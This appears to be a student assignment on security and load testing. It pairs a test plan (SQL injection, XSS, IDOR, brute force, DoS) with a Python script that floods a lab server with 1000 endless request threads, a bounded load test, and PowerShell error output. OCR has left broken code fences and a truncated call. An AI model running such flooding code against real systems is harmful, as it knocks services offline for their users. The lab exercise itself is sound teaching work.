Assignment 4

NON-FUNCTIONAL TESTING

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Security Testing Plan

Objective: To identify and resolve security vulnerabilities that affect the project's critical operations.

Test scenarios:

1) **SQL Injection Test:**
- Attempt inserting SQL code into the input fields to gain access bypass authentication.
- Verify that if the application sanitizes inputs correctly and protects against unauthorized database access.

2) **Cross-Site Scripting (XSS) Test:**
- Enter malicious scripts into the form fields and submit it.
- Verify whether the application escapes and filters user inputs to prevent cross-site scripting (XSS) attacks.

3) **Authentication Bypass Test:**
- Verify that the username and password are entered correctly.
- Verify that unauthorized access is not allowed by the system.

4) **Insecure Direct Object References (IDOR) Test:**
- Attempt to access restricted resources by changing URLs.
- Verify that access controls are correctly implemented by the system.

5) **Brute Force Attack Test:**
- Start a brute force attack by trying to log in with different credentials repeatedly.
- Confirm that the application uses CAPTCHA or account lockout approaches to prevent these kinds of attacks.

6) **Session Management Test:**

- Register and obtain the session tokens.
- Verify token validity, session persistence vulnerabilities, and session timeout.

7) **Sensitive Data Exposure Test:**

- Verify whether any sensitive data is visible in the HTTP responses.
- Assure appropriate encryption and sensitive data security.

8) **Denial of Service (DoS) Test:**

- Simulate a DoS attack by sending a high volume of requests.
- Observe the application's actions to see if it can manage the load without crashing.

9) **Security Configuration Test:**

- Verify file permissions, security setups, and default usernames and passwords.
- Verify that the appropriate security settings are in place to stop unwanted access.


Load testing under security attack


DOS attack script:

```
import threading
import requests

target_url = "http://192.168.33.20/Backend/"

def send_request():
    while True:
        requests.get(target_url)

# Launch DoS attack with 1000 threads
threads = []
for _ in range(1000):
    thread = threading.Thread(target=send_request)
    threads.append(thread)
    thread.start(
```

for thread in threads:
    thread.join()

Screenshot:





Load Testing Script:

```
import threading
import requests
target_url = "http://192.168.33.20/Backend/"
def send_request():
    for _ in range(100):
        requests.get(target_url)
# Launch load testing with 10 threads
threads = []
for _ in range(10):
    thread = threading.Thread(target=send_request)
    threads.append(thread)
    thread.start()

for thread in threads:
```

thread.join()

Screenshot:

vagrantfile U | dos_attack.py U | load_testing.py U

load_testing.py > ...

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```python
import threading
import requests

target_url = "http://192.168.33.20/Backend/"

def send_request():
    for _ in range(100):
        requests.get(target_url)

# Launch load testing with 10 threads
threads = []
for _ in range(10):
    thread = threading.Thread(target=send_request)
    threads.append(thread)
    thread.start()

for thread in threads:
    thread.join()

```

PROBLEMS OUTPUT TERMINAL PORTS SEARCH ERROR

TERMINAL powershell

```
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\adapters.py", line 519, in send
requests.exceptions.ConnectionError: HTTPConnectionPool(host='192.168.33.20', port=80): Max retries exceeded with url: /Backend/ (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x000002301A40C260>: Failed to establish a new connection: [WinError 10048] Only one usage of each socket address (protocol/network address/port) is normally permitted'))
    raise ConnectionError(e, request=request)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
requests.exceptions.ConnectionError: HTTPConnectionPool(host='192.168.33.20', port=80): Max retries exceeded with url: /Backend/ (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x000002301A40EF60>: Failed to establish a new connection: [WinError 10048] Only one usage of each socket address (protocol/network address/port) is normally permitted'))
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\sessions.py", line 703, in send
    r = adapter.send(request, **kwargs)
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\adapters.py", line 519, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='192.168.33.20', port=80): Max retries exceeded with url: /Backend/ (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x000002301A40CD70>: Failed to establish a new connection: [WinError 10048] Only one usage of each socket address (protocol/network address/port) is normally permitted'))
PS E:\Mid Term Project>
PS E:\Mid Term Project>
PS E:\Mid Term Project>
PS E:\Mid Term Project>
```

```
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\threading.py", line 1010, in run
    self._target(*self._args, **self._kwargs)
  File "e:\Mid Term Project\load_testing.py", line 8, in send_request
    requests.get(target_url)
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\api.py", line 73, in get
    return request("get", url, params=params, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\api.py", line 59, in request
    return session.request(method=method, url=url, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\sessions.py", line 589, in request
    resp = self.send(prep, **send_kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\sessions.py", line 703, in send
    r = adapter.send(request, **kwargs)
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "C:\Users\varus\AppData\Local\Programs\Python\Python312\Lib\site-packages\requests\adapters.py", line 519, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='192.168.33.20', port=80): Max retries exceeded with url: /Backend/ (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x000001D25F65E2A0>: Failed to establish a new connection: [WinError 10048] Only one usage of each socket address (protocol/network address/port) is normally permitted'))
PS E:\Mid Term Project>
PS E:\Mid Term Project>
```

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